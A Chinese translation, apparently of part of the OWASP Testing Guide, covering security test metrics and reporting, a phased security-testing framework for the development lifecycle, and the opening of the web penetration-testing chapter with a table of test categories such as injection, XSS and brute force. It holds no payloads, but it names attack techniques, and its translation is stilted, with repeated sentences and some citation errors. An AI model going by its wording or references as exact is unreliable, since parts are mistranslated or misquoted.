单位层面安全测试案例可以是由作为软件安全方面的事项专家的安全工程师开发，并且也负责验证源代码中已确定的安全事件，并检测集成系统的构造。 一般，构建应用层的管理者也确信第三方档案库和可执行文件是集成应用构建前潜在漏洞的安全判断依据。

普通漏洞的由非安全编码引起的安全威胁情景同样可以写入开发员的安全测试指南中.例如，当在已用源代码分析识别的编码侦查系统中实施集线器时，安全测试案例能根据已经写入安全编码标准的安全编码要求验证代码变化的执行过程。

源代码分析和单位测试可以验证代码变化通过先前识别的代码侦查系统缓和漏洞泄露冲击。自动化的安全代码分析的结果可以用作版本控制的自动化的入门管理，如不会将高等或中等严重的代码事件构建到软件产品中。

功能测试者的安全测试

集成和验证阶段的安全测试： 集成系统测试和操作测试

集成系统测试主要宗旨是验证“防御深度”概念，即，安全控件的实施为各个层面提供安全保护。 例如，当应用层面召集成分集成时缺少输入验证，这通常是集成测试中的一个常见因素。

集成系统测试环境也是测试者模拟实时攻击情景的第一个环境，这个攻击是由一个恶意的、外部或者内部的应用用户潜在执行的。这个阶层的安全测试能验证弱点是否是真正的，是否可以被攻击者利用。 例如，在源代码中发现的一个潜在的弱点被估计为高风险等级，理由是已经泄露给潜在的恶意用户，并存在潜在的冲击（如：存取机密信息）。实时攻击情景可以用手工试验技术和渗透测试工具测试。 这个类型的安全测试通常被称为道德攻击测试。从安全测试的角度透视，这些是测试是用于应对风险的，宗旨是测试操作环境里的应用。应用构建的目标代表了部署入生产的应用版本。

在集成与验证阶段执行安全对于识别由成分集成和弱点泄露引起的漏洞是至关重要的。因为应用程序安全测试要求一套专业技能，包括软件和安全知识，而且安全工程和组织通常也需要对软件开发员进行关于道德攻击技术、安全评估程序和工具的安全培训。一个现实的方案就是开发内部资源并作为开发员安全测试知识写入安全测试的指南和规程。例如，所谓的“安全测试安全欺骗清单或核对清单”能提供测试者使用的简单的测试案例和攻击矢量来验证普通弱点泄露情况，例如欺骗、信息透露、缓冲溢出、格式串、SQL 注入和 XSS 注入、XML 、SOAP、标准化(Canonicalization)问题、拒绝服务和托管代码和 ActiveX 控件等(如：.NET)。

第一列的测试可以使用非常基础软件安全知识进行手工测试。安全测试最基本的宗旨也许是验证一套极小的安全要求。这些安全测试案例包括手工强硬输入错误应用，例外阐述、从应用程序行为收集知识。 例如， SQL 注入漏洞可以通过在用户输入时注入攻击矢量进行手工测试，用于检测 SQL 异常是否被抛回给用户。SQL 异常错误的证据也许能突显出可利用的漏洞。 一个更加详细的安全测试也许要求测试者更加专业测试技术和工具。 除源代码分析渗透测试以外，这些技术还包括：源代码和二进制漏洞注入、漏洞传播分析和代码覆盖、模糊测试和反向工程。 安全测试的指南需要提供可使用的过程及推荐工具使得测试人员可以进行这种有深度的安全评估。

安全测试的下一个层次是系统集成测试后在用户验收环境中演示安全测试。在操作环境中演示安全测试有独特优势。用户验收测试环境(UAT)是能代表发行配置的，并带有数据(即，测验实时使用的数据)。在 UAT 中安全测试的一个特征是测试安全配置问题。 在有些案例中，这些漏洞可能代表了高风险。 例如，用于运行 Web 应用程序的服

务器也许不配置以下内容：最小的特权、合法的 SSL 证书和安全配置、关闭基本服务和网页根目录没有从测试和管理网页中移除。

安全测试数据分析和报告

安全测试指标(Metrics)和测量的目标

安全测试的**指标**和衡量定义的目标的一个前提是对风险分析和管理过程于使用安全测验数据。 例如，衡量的一个例子：安全测试中发现弱点的总数也许由应用安全状态定量。 这些衡量标准也帮助软件安全测试识别安全目标，例如，在应用部署入生产之前将弱点数量降低到一个可接受的数字(极小值)。

另一个可管理的目标就是对比基线对应的应用程序安全状态去评估应用安全过程进展。例如，安全度规基础线也许包含了仅做渗透试验的应用。相比于基础线，在编码期间也做了安全测试的应用程序中的安全数据应该显示进程(即，更少的弱点数量)。

在传统软件测试中，软件瑕疵的数量（例如应用程序中发现的 bugs）能提供衡量软件质量的标准。 同样地，安全测试可以提供软件安全的一个衡量标准。 从瑕疵管理和报告角度透视，软件质量和安全测试可能对起因和瑕疵修正力度使用相似的分类法。 从起因透视，安全瑕疵是由设计错误引起的(即，安全漏洞)，或者是编码时的错误(如安全 bug) . 从瑕疵修正力度透视，安全上和质量上的瑕疵可以根据开发员用于修补的时间来衡量，或是用于修复的工具和资源，最后是用于实施修复的花费。

与质量数据比较，安全测试数据的特异在于以下范畴的不同：威胁、弱点的泄露和弱点引起的潜在的攻击影响风险等级。安全的测试应用程序包括通过管理技术风险来确保应用对抗措施达到可验收水平。为此，在 SDLC 期间安全测验数据必须在重要的检测点上支持安全风险战略。比如，用源代码分析发现源代码中的弱点代表风险中一项最初的衡量标准。 这些弱点风险的衡量(即，高，中等，低)可以通过泄露和可能性因素的计算确定，或者，进一步通过渗透测试验证。与安全测试中发现的弱点风险相关的度规授权业务管理做出风险管理决定，例如决定风险是否在接受、缓和或者传送到组织中的另一个层面(如业务和技术)。

当评估应用程序的安全状态时，某些因素的考虑很重要，如开发的应用程序的规模。统计证明：应用程序的规模与在应用程序测试中发现的问题数量有关。 应用程序规模的一项衡量标准是应用中的代码排数 (LOC)。 一般来说，软件质量中的瑕疵范围大约是每一千条新的或者变化代码中有 7 到 10 个 [21]。由于通过一次测试可以减少大约整体数量中 25%，逻辑上来讲，规模大的应用程序应该比小规模的做更多更频繁的测试。

当在 SDLC 的几个阶段都完成安全测试时，在侦查弱点方面的测验数据就能证明安全测试的能力，在 SDLC 的不同的监测点，这些弱点一旦引入，就能通过执行对抗措施证明移除它们的有效性。这个类型的衡量标准也被定义成“容量度规”，并且提供开发过程中维持各个阶段安全的演示的安全评估能力的衡量标准。这些容量度规对于降低修复弱点的费用也是至关重要的因素,因为在同一个 SDLC 阶段修补弱点比到另一个阶段修补它花费的代价小很多。

当它同有形和计时的目标联系在一起时，安全测试度规对安全风险、费用和瑕疵管理分析有以下帮助：

- 减少 30%的漏洞
- 安全问题有望在期限内修复(如：在 Beta 发行之前)

安全测验数据可以是绝对的，例如在手工代码审查期间查出的弱点数量，以及比较性，例如在代码审查出的弱点数量 vs 渗透测试查出的弱点数量。 要回答关于安全程序的质量问题，必须确定一条分辨能否接受和好坏的基础线。

安全测试数据也可体现安全分析的具体宗旨，例如遵照安全程序的安全章程和信息安全标准、管理方式；识别安全起因和程序改进，安全花费 vs 效益分析。

当报告安全测试数据时需要提供度规以支持分析。分析的范围是解释测试数据并找到关于生产出软件的安全性和程序的有效性。支持安全测试数据线索的例子是：

- 漏洞已经减少到可以发行的验收水平？
- 与类似的软件产品相比，这个产品的安全质量如何？
- 是否达到所有安全测试要求？
- 安全问题的主要起因是什么？
- 相对于安全缺陷，安全 bug 有多少？
- 哪种安全行为对发现弱点最有效？
- 哪个团队在修复安全瑕疵和弱点是效率最高？
- 高风险的漏洞所占的百分比？
- 哪些工具侦查安全漏洞是最有效的？
- 哪种安全测试寻找弱点最有效（如白盒 vs 黑盒)？
- 安全代码复查时发现多少安全问题？
- 安全设计复查时发现多少安全问题？

为了根据测试数据做正确判断，很好地理解测试过程和测试工具很重要。 应该采用工具分类学决定应该使用哪些安全工具。 合格的安全工具擅长于在不同的产品中发现普通的已知弱点。问题是未知的安全问题没有被检测到：事实上，干净的测试结果并不能表示的的软件产品或应用程序是没有漏洞的。 一些研究[22]显示，最好工具可能发现整体漏洞中的 45%。

即使是最复杂的自动化工具也不是一位老练的安全测试者的对手：仅仅依靠从自动化工具中获得的成功的测试结果将给安全实习生对安全问题产生错感。一般，拥有安全测试的方法学和测试工具的越有经验的测试者，获得的安全分析和测试的结果更准确。管理层在安全测试工具方面的投资和雇佣有经验的人力资源和安全测试培训被认为是同等重要的。

报告要求

应用程序的安全状态可以从效果方面的透视描绘，例如弱点数量和弱点的风险等级；也可以从起因方面透视 (即根源)，例如编码错误、构造缺点和配置问题。

弱点可以根据不同的标准分类。这可以是统计范畴，例如 OWASP 名列前 10 和 WASC Web 应用程序安全统计工程或者在 WASF(Web 应用程序安全框架)中的防御控制。

当报告安全测试数据时，最好是包含以下信息，除每个弱点的类型分类以外：

- 问题引起的安全威胁
- 安全问题的起因(即：安全 bug，安全漏洞)
- 用于发现的测试技术
- 漏洞的修复（如对抗措施）
- 漏洞的风险等级（高、中、下）

通过描述什么是安全威胁，就可能理解在缓和威胁时是否或为什么缓和控制是无效的。

报告问题的起因可能帮助精确定位什么需要修复：例如，在白盒子测试下，软件安全引起的弱点会与源代码冲突。

一旦报告了问题，提供指南给开发员怎样再测试并发现漏洞也是很重要的。这也许涉及到使用白盒测试技术(即，通过一台静态代码分析仪做安全代码审查)寻找代码是否是有弱点。如果漏洞可以通过黑盒子技术(渗透测试)发现，测试报告也需要将在前端（客户端）怎样验证弱点泄露的信息提供给用户指南。

提供足够的关于怎样修补漏洞的信息帮助开发员事实维修部工作。信息中应该包含：安全编码例子、配置变化，并且提供充分参考。

最后风险等级帮助解决给予修复过程的优先权。一般，分配弱点的风险等级需要涉及到建立在某些因素（冲击和泄露）基础上的风险分析。

商业案例

证明安全测试度规有用的途径在于必须给予组织中安全测试数据拥有人（例如项目负责人，开发员、信息安全办公室、审计员和首席信息员）价值回报。价值的分配是根据每个参与者扮演的角色和责任。

软件开发员根据安全测试数据来实现更加安全和高效的软件编码，因此他们在编写软件时使用源代码分析工具、遵照安全编码标准并参与软件安全培训。

项目负责人根据项目计划寻找数据，用以成功地管理和使用安全测试行为和资源。对项目负责人来说，安全测验数据可以表明在：项目进展正常，可以如期交货，并且在测试中变得更完美。

安全测验数据同样也可以帮助安全测试中商业案例，如果主动性来自信息安全专家(ISOs)。 例如，它可能证明在 SDLC 期间的安全测试不会影响项目交付，而且后面的生产中减少弱点寻址的整个工作量。

为了规范审计员，安全测试度规提供了软件安全保证和信心，也就是安全标准规范通过安全审查程序。

终于，首席信息专家(CIOs) 和首席信息安全专家(CISOs)，负责对分配安全资源的预算，从安全测验数据中分析成本与效益，并作出投资哪个安全行为和工具的明智决定。支持这样分析的其中一个度规是安全的投资回报 (ROI)

[23]。 从安全测验数据要获得这样度规，定量由于弱点泄露引起的风险和缓和安全风险时安全测试的效率之间的差别是很重要的，并将这个差异计入安全测试行为和采用的测试工具的成本之中。

参考资料

[1] T. De Marco, *Controlling Software Projects: Management, Measurement and Estimation*, Yourdon Press, 1982

[2] S. Payne, *A Guide to Security Metrics* - http://www.sans.org/reading_room/whitepapers/auditing/55.php

[3] NIST, *The economic impacts of inadequate infrastructure for software testing* - http://www.nist.gov/public_affairs/releases/n02-10.htm

[4] Ross Anderson, *Economics and Security Resource Page* - http://www.cl.cam.ac.uk/users/rja14/econsec.html

[5] Denis Verdon, *Teaching Developers To Fish* - http://www.owasp.org/index.php/OWASP_AppSec_NYC_2004

[6] Bruce Schneier, *Cryptogram Issue #9* - http://www.schneier.com/crypto-gram-0009.html

[7] Symantec, *Threat Reports* - http://www.symantec.com/business/theme.jsp?themeid=threatreport

[8] FTC, *The Gramm-Leach Bliley Act* - http://www.ftc.gov/privacy/privacyinitiatives/glbact.html

[9] Senator Peace and Assembly Member Simitian, *SB 1386*- http://www.leginfo.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html

[10] European Union, *Directive 96/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data* - http://ec.europa.eu/justice_home/fsj/privacy/docs/95-46-ce/dir1995-46_part1_en.pdf

[11] NIST, *Risk management guide for information technology systems* - http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf

[12] SEI, Carnegie Mellon, *Operationally Critical Threat, Asset, and Vulnerability Evaluation (OCTAVE)* - http://www.cert.org/octave/

[13] Ken Thompson, *Reflections on Trusting Trust, Reprinted from Communication of the ACM* - http://cm.bell-labs.com/who/ken/trust.html

[14] Gary McGraw, *Beyond the Badness-ometer* - http://www.ddj.com/security/189500001

[15] FFIEC, *Authentication in an Internet Banking Environment* - http://www.ffiec.gov/pdf/authentication_guidance.pdf

[16] PCI Security Standards Council, *PCI Data Security Standard* -https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml

[17] MSDN, *Cheat Sheet: Web Application Security Frame* - http://msdn.microsoft.com/en-us/library/ms978518.aspx#tmwacheatsheet_webappsecurityframe

[18] MSDN, *Improving Web Application Security, Chapter 2, Threat And Countermeasures* - http://msdn.microsoft.com/en-us/library/aa302418.aspx

[19] Gil Regev, Ian Alexander,Alain Wegmann, *Use Cases and Misuse Cases Model the Regulatory Roles of Business Processes* - http://easyweb.easynet.co.uk/~iany/consultancy/regulatory_processes/regulatory_processes.htm

[20] Sindre,G. Opdmal A., *Capturing Security Requirements Through Misuse Cases '* - *http://folk.uio.no/nik/2001/21-sindre.pdf*

[21] Security Across the Software Development Lifecycle Task Force, *Referred Data from Caper Johns, Software Assessments, Benchmarks and Best Practices* -http://www.cyberpartnership.org/SDLCFULL.pdf

[22] MITRE, *Being Explicit About Weaknesses, Slide 30, Coverage of CWE* -http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt

[23] Marco Morana, *Building Security Into The Software Life Cycle, A Business Case* - http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf

3. OWASP 测试框架

概述

本节主要介绍可用于组织或企业进行应用测试的典型的测试框架。它可以被看作是包含技术和任务的一个参考框架，适用于软件开发生命周期（SDLC）的各个阶段。公司和项目团队可以使用这个模式，为自己或服务供应商开发测试框架和范围测试。这个框架不应该被看作是指令性的，但作为一个灵活的做法，可以延长和变形，以适应一个组织的发展进程和文化。

本节的目的是帮助组织或企业建立一个完整的战略测试过程，而不是帮助一些顾问或从事策略性的具体测试工作的代理商。

至关重要的是理解为什么建立一个端到端的测试框架对评估和改善软件的安全至关重要。 Howard 和 LeBlanc 在*安全代码开发*中指出微软安全公告发布的费用至少在 10 万美元，同时，他们的客户的损失远远超过安全补丁实施。他们还指出，美国政府的网络犯罪网站(http://www.cybercrime.gov/cccases.html)对详细列举了各组织机构最近的刑事案件和所造成的损失。典型的损失远远超过 10 万美元。

根据这样的经济损失状况，不难理解为什么软件厂商不再只在软件开发后进行黑盒安全测试，而是转向软件开发的早期，如定义阶段，设计阶段和发展阶段 。

许多安全从业人员对安全测试的认识仍然停留在渗透测试的范围内。正如之前讨论，渗透测试虽然发挥了一定的作用，但它的作用不足以发现所有的漏洞，同时它过分依赖测试者的技巧。渗透测试只能当做是一种执行技术或者是用来提高对产生问题的意识。要改善应用程序的安全，必须提高软件的安全质量。这意味着需要在软件开发的定义，设计，发展，部署和安装阶段测试其安全，而不是依靠等到代码完成建立才进行测试这样的昂贵的策略。

正如该文档中所介绍的，有很多相对先进的开发方法，如 Rational Unified Process，eXtreme and Agile development 以及传统的瀑布方法。该指南并没有建议特定的开发方法，也没有坚持以任何特定的方法提供具体的指导。相反，我们提出了一个通用的发展模式，读者应当根据自己公司的进程遵循它。

该测试框架应当包括以下内容：

- 开发开始前进行测试
- 定义和设计过程中进行测试
- 开发过程中进行测试
- 部署过程中进行测试
- 维护和运行

第 1 阶段：开发开始前进行测试

在应用开发之前开始测试：

- 测试以确保有一个充分的包括安全性的软件开发生命周期
- 测试以确保目前开发小组采有一个适当的策略和标准
- 开发测试指标和衡量标准

阶段 1A: 审查策略和标准

确保有适当的政策，标准和文件。文件是极为重要的，它给了开发团队可以遵循的指导方针和政策。

人只能做正确的事情，如果他们知道什么是正确的。

如果应用程序师在 Java 中开发的，那么有一个 Java 安全编码标准是十分重要的；如果应用程序要使用加密技术，那么有一个加密标准是十分重要的；如果应用程序在 Java 中开发，重要的是有一个 Java 安全编码标准。如果应用是使用加密技术，重要的是有一个加密标准。没有任何政策或标准可以涵盖开发团队面临的所有情况。通过记录的共同的和可预测的问题，在开发过程中就可以少做决定。

阶段 1B: 开发衡量标准及指标(保证可追溯)

在软件开发开始之前，计划衡量标准项目。 通过定义需要被测量的标准，它在过程和产品中提供可见性的瑕疵。在开发开始之前定义度是很重要的，因为为了获取数据或许会需要修改开发的过程。

第 2 阶段:定义和设计过程中进行测试

阶段 2A: 安全需求审查

安全需要从安全角度定义了应用程序如何工作。对安全要求进行测试时很重要的。在这种情况下，测试意味着测试安全要求中的假设，并测试在安全要求定义中是否存在的缺陷。

例如，如果有一个安全要求指出用户必须注册才能访问网站白皮书部分，这是否意味着用户必须是系统注册的用户，或者证明用户是真实用户？尽可能确保安全要求明了清晰。

当寻找安全要求缺陷时，需考虑寻找安全机制，如：

- 用户管理（密码重置等）
- 认证
- 授权
- 数据保密
- 完整性

- 问责制
- 会话管理
- 传输安全
- 层次系统分离偏析
- 隐私

阶段 2B: 设计和架构审查

应用应该有设计和架构文档。 这里所说的文档，指的是模型、原文文件和其他相似的工件。 测试这些工件是对保证开发设计强制执行安全需求中适用的安全水平具有非凡的意义。

在设计阶段进行安全漏洞检测不仅是检测漏洞最省钱的阶段之一，同样也是做修改最有效的地方之一。 例如，如果证实设计需要在多个地方作出授权决定，那幺应适当考虑一个中央授权部分。如果应用在多个地方进行数据有效性检验，应适当考虑开发一个中央检验框架(在一个地方定向输入检验比在数百个地方输入更加便宜。)。

如果发现弱点，系统架构师能通过多种方法找到他们。

阶段 2C: 创建并审查 UML 模型

设计架构一旦完成，建立统一建模语言（ UML ）模型，描述应用工程如何工作。在某些情况下，这些模型可能已经可用。使用这些模式，以确认系统设计者提供了一种准确地理解应用工程如何工作。如果 发现弱点，系统架构师能通过多种方法找到他们。

阶段 2D: 创建并审查威胁模型

有了设计架构审查，以及 UML 模型解释究竟系统如何工作，还需要进行威胁建模工作。制定切合实际的威胁模型。分析设计架构，以确保这些威胁已经减少至企业或第三方团体如保险公司所能接受的程度。当确认威胁没有缓解策略时，系统设计师重新访问设计构架以重新修改设计。没有任何威胁的减灾战略，建筑设计师应重新设计和修改系统设计。

第 3 阶段: 开发过程中进行测试

理论上，开发是设计的实施。 然而，实际上在代码发展期间需要做许多决策设计。 有许多因为过分细节化而没有写入设计架构的问题需要自行决定，或者在某些情况下，某些问题并没有策略或标准的指导。 如果设计架构不是充分的，开发者面对许多决定。 如果策略和标准有不足，开发者将面对更多的决定。

阶段 3A: 代码浏览

安全小组应该与开发者一起进行代码浏览，某些情况下，系统构架师也应该一同参与。代码浏览过程中，开发者能解释清楚被实施的代码的逻辑和流程。 它使得代码审查团队获得对代码的一般理解，同时开发者能够解释他们采用某种特定的开发方式的原因。

这个目的并不是执行代码审查，而是在了解高级流程、布局以及应用代码的结构。

阶段 3B: 代码审查

充分理解代码的结构以及采取特定方式进行编码的原因，测试者能检验实际代码可能存在的安全瑕疵。

进行静态代码审核，需确认代码遵循一系列清单，包括：

•对有效性，保密性和完整性的业务要求。

• OWASP 指南或 OWASP top 10 中的 (根据回顾的深度)技术曝光清单。

• 与使用语言或框架相关的具体问题，例如 PHP 红皮书或微软安全编制的红皮书或微软 ASP.NET 安全编码的检查清单。

• 任何专门性的行业要求，例如 Sarbanes-Oxley 404， COPPA， ISO 17799， APRA、HIPAA、Visa Merchant 指南，或者其他管理办法。

根据投资的资源(一般指时间)回报，静态代码审查比其他安全审查方法具有更加优质的回报，并且所依赖的审核者的专业技能最少。 然而，它并不是万能的，在代码审查中，需要在充分的考虑后小心使用。

欲了解关于 OWASP 清单的更多信息，请查询 **OWASP 应用安全指南**或最近发表的 OWASP Top 10。

第 4 阶段: 发展过程中进行测试

阶段 4A: 应用程序渗透测试

通过需求测试，设计架构分析和代码审查，也许可以假设所有可能的存在的问题都已被发现。然而，这只是一种假象，渗透测试通过在应用部署完成后采取一系列的检查可以确保没有任何遗留问题。

阶段 4B: 配置管理测试

应用渗透测试应包括对基础设施的部署以及安全检查。即使应用是安全的，有些小方面配置可能还处在默认安装阶段，同样存在漏洞。

第 5 阶段: 维护和运行

阶段 5A: 进行操作管理审查

需要一个详细介绍应用程序和架构操作端管理的流程。

阶段 5B: 进行定期的健康状态检查


对应用和基础设施进行以月或者季度为单位的巡检，以确保没有任何新的安全风险产生，该级别的安全性仍然不变。

阶段 5C: 确保变更验证

在每个变化被批准了并且在在 QA 环境进行适当的更改和测试并应用到正式环境后，最重要的是，作为变更管理进程的一部分，确认后的变更行为应确保对该安全级别没有任何影响。

典型的 SDLC 测试工作流

下图显示了一个典型的 SDLC 测试工作流。


OWASP Testing Framework Work Flow
Before Development
Review SDLC Process
Policy Review
Standards Review
Definition And Design
Requirements Review
Design and Architecture Review
Create / Review\ UML Models
Create / Review\ Threat Models
Development
Code Review
Code Walkthroughs
Unit and System Tests
Deployment
Penetration Testing
Configuration Management Reviews
Unit and System Tests
Acceptance Tests
Maintenance
Change Verification
Health Checks
Operational Management Reviews
Regression Tests
Metrics Criteria Measurement Traceablity

4 WEB 应用渗透测试

这一章讲述 OWASP 网页应用渗透性测试技术, 并且解释如何测试每个弱点.

4.1 说明简介

何谓 OWASP 网页应用 渗透性测试?

渗透性测试是通过模拟入侵或者袭来评估电脑系统或者网络在的安全性的一种方法. 一个网页应用的渗透性测试只评估网页应用的安全性。

整个流程包括积极分析应用的弱点，技术缺陷，或者漏洞。任何被发现的安全问题将被提交给这个系统的所有者，同时被提交的还有对此安全问题所产生影响的评估，以及减小或降低这个问题所产生风险的建议书或技术解决方案。

何谓漏洞？

漏洞是在系统设计，实现，或操作管理中可以利用的一个缺陷或者一个弱点，它能破坏系统安全策略。威胁是利用漏洞产生的潜在攻击，可能危害应用资产（有价值的资源，如数据库中的数据或文件系统的数据）。测试就是在应用中找到漏洞。

何谓 OWASP 测试方法？

渗透性测试从不是一门精准的能够定义所有可能需要测试的问题的科学。事实上，渗透性测试只是适合在一定环境下测试 WEB 应用安全的一种技术。目的是收集所有可能的测试技术并进行解释然后及时更新技术指南。 OWASP 网页应用渗透性测试是基于黑盒测试方法 。测试人员不知道或者仅仅知道一点 关于被测试的系统 。测试的模型包括 ：

- 测试者 ： 执行测试的人员
- 工具和方法 ： 测试指导项目的核心
- 应用 ： 用于测试的黑盒

测试分成 2 个 阶段

- 被动模式： 在被动模式里面 ， 测试人员尽力去明白应用的逻辑 并使用系统。可以用工具进行信息的收集。比如 http 代理 器 观察 http 的请求和响应 。在这个阶段的最后，测试人员应该了解这个应用所有的控制点（ 比如 Http 头 ， 参数， cookies）。信息收集章节具体解释了如何执行被动模式的测试。比如 ， 测试者应该看如下的信息：

  https://www.example.com/login/Authentic_Form.html

  这个展示了一个认证的表单，需要一个 用户名和密码 。

下面的参数两种方式发给应用。

http://www.example.com/Appx.jsp?a=1&b=1

在这种情况下，应用表明了 2 个信道（参数 a 和 b） .所有的在这个阶段发现的信道表明了一个测试的点。一个应用的目录树形数据表以及 所有的点对于第二个阶段都是很有用的。

- 主动模式： 在这个阶段，测试者开始用描述的方法测试 。我们分成 9 个子类总共 66 个控制：
- 配置管理测试
- 业务逻辑测试
- 认证测试
- 授权测试
- 会话管理测试
- 数据验证测试
- 拒绝服务测试
- Web 服务测试
- Ajax 测试

下表是评定过程中的测试列表：

属性	参考编号	测试名称	弱点
信息收集	OWASP-IG-001	Spiders, Robots and Crawlers -	N.A.
	OWASP-IG-002	Search Engine Discovery/Reconnaissance	N.A.
	OWASP-IG-003	Identify application entry points	N.A.
	OWASP-IG-004	Testing for Web Application Fingerprint	N.A.
	OWASP-IG-005	Application Discovery	N.A.

	OWASP-IG-006	Analysis of Error Codes	Information Disclosure
配置管理测试	OWASP-CM-001	SSL/TLS Testing (SSL Version, Algorithms, Key length, Digital Cert. Validity)	SSL Weakness
	OWASP-CM-002	DB Listener Testing	DB Listener weak
	OWASP-CM-003	Infrastructure Configuration Management Testing	Infrastructure Configuration management weakness
	OWASP-CM-004	Application Configuration Management Testing	Application Configuration management weakness
	OWASP-CM-005	Testing for File Extensions Handling	File extensions handling
	OWASP-CM-006	Old, backup and unreferenced files	Old, backup and unreferenced files
	OWASP-CM-007	Infrastructure and Application Admin Interfaces	Access to Admin interfaces
	OWASP-CM-008	Testing for HTTP Methods and XST	HTTP Methods enabled, XST permitted, HTTP Verb
认证测试	OWASP-AT-001	Credentials transport over an encrypted channel	Credentials transport over an encrypted channel
	OWASP-AT-002	Testing for user enumeration	User enumeration
	OWASP-AT-003	Testing for Guessable (Dictionary) User Account	Guessable user account
	OWASP-AT-004	Brute Force Testing	Credentials Brute forcing

	OWASP-AT-005	Testing for bypassing authentication schema	Bypassing authentication schema
	OWASP-AT-006	Testing for vulnerable remember password and pwd reset	Vulnerable remember password, weak pwd reset
	OWASP-AT-007	Testing for Logout and Browser Cache Management	Logout function not properly implemented, browser cache weakness
	OWASP-AT-008	Testing for CAPTCHA	Weak Captcha implementation
	OWASP-AT-009	Testing Multiple Factors Authentication	Weak Multiple Factors Authentication
	OWASP-AT-010	Testing for Race Conditions	Race Conditions vulnerability
会话管理	OWASP-SM-001	Testing for Session Management Schema	Bypassing Session Management Schema, Weak Session Token
	OWASP-SM-002	Testing for Cookies attributes	Cookies are set not 'HTTP Only', 'Secure', and no time validity
	OWASP-SM-003	Testing for Session Fixation	Session Fixation
	OWASP-SM-004	Testing for Exposed Session Variables	Exposed sensitive session variables
	OWASP-SM-005	Testing for CSRF	CSRF
授权测试	OWASP-AZ-001	Testing for Path Traversal	Path Traversal
	OWASP-AZ-002	Testing for bypassing authorization schema	Bypassing authorization schema

	OWASP-AZ-003	Testing for Privilege Escalation	Privilege Escalation
业务逻辑测试	OWASP-BL-001	Testing for business logic	Bypassable business logic
数据验证测试	OWASP-DV-001	Testing for Reflected Cross Site Scripting	Reflected XSS
	OWASP-DV-002	Testing for Stored Cross Site Scripting	Stored XSS
	OWASP-DV-003	Testing for DOM based Cross Site Scripting	DOM XSS
	OWASP-DV-004	Testing for Cross Site Flashing	Cross Site Flashing
	OWASP-DV-005	SQL Injection	SQL Injection
	OWASP-DV-006	LDAP Injection	LDAP Injection
	OWASP-DV-007	ORM Injection	ORM Injection
	OWASP-DV-008	XML Injection	XML Injection
	OWASP-DV-009	SSI Injection	SSI Injection
	OWASP-DV-010	XPath Injection	XPath Injection
	OWASP-DV-011	IMAP/SMTP Injection	IMAP/SMTP Injection
	OWASP-DV-012	Code Injection	Code Injection
	OWASP-DV-013	OS Commanding	OS Commanding
	OWASP-DV-014	Buffer overflow	Buffer overflow
	OWASP-DV-015	Incubated vulnerability Testing	Incubated vulnerability
	OWASP-DV-016	Testing for HTTP Splitting/Smuggling	HTTP Splitting, Smuggling

拒绝服务测试	OWASP-DS-001	Testing for SQL Wildcard Attacks	SQL Wildcard vulnerability
	OWASP-DS-002	Locking Customer Accounts	Locking Customer Accounts
	OWASP-DS-003	Testing for DoS Buffer Overflows	Buffer Overflows
	OWASP-DS-004	User Specified Object Allocation	User Specified Object Allocation
	OWASP-DS-005	User Input as a Loop Counter	User Input as a Loop Counter
	OWASP-DS-006	Writing User Provided Data to Disk	Writing User Provided Data to Disk
	OWASP-DS-007	Failure to Release Resources	Failure to Release Resources
	OWASP-DS-008	Storing too Much Data in Session	Storing too Much Data in Session
WEB 服务测试	OWASP-WS-001	WS Information Gathering	N.A.
	OWASP-WS-002	Testing WSDL	WSDL Weakness
	OWASP-WS-003	XML Structural Testing	Weak XML Structure
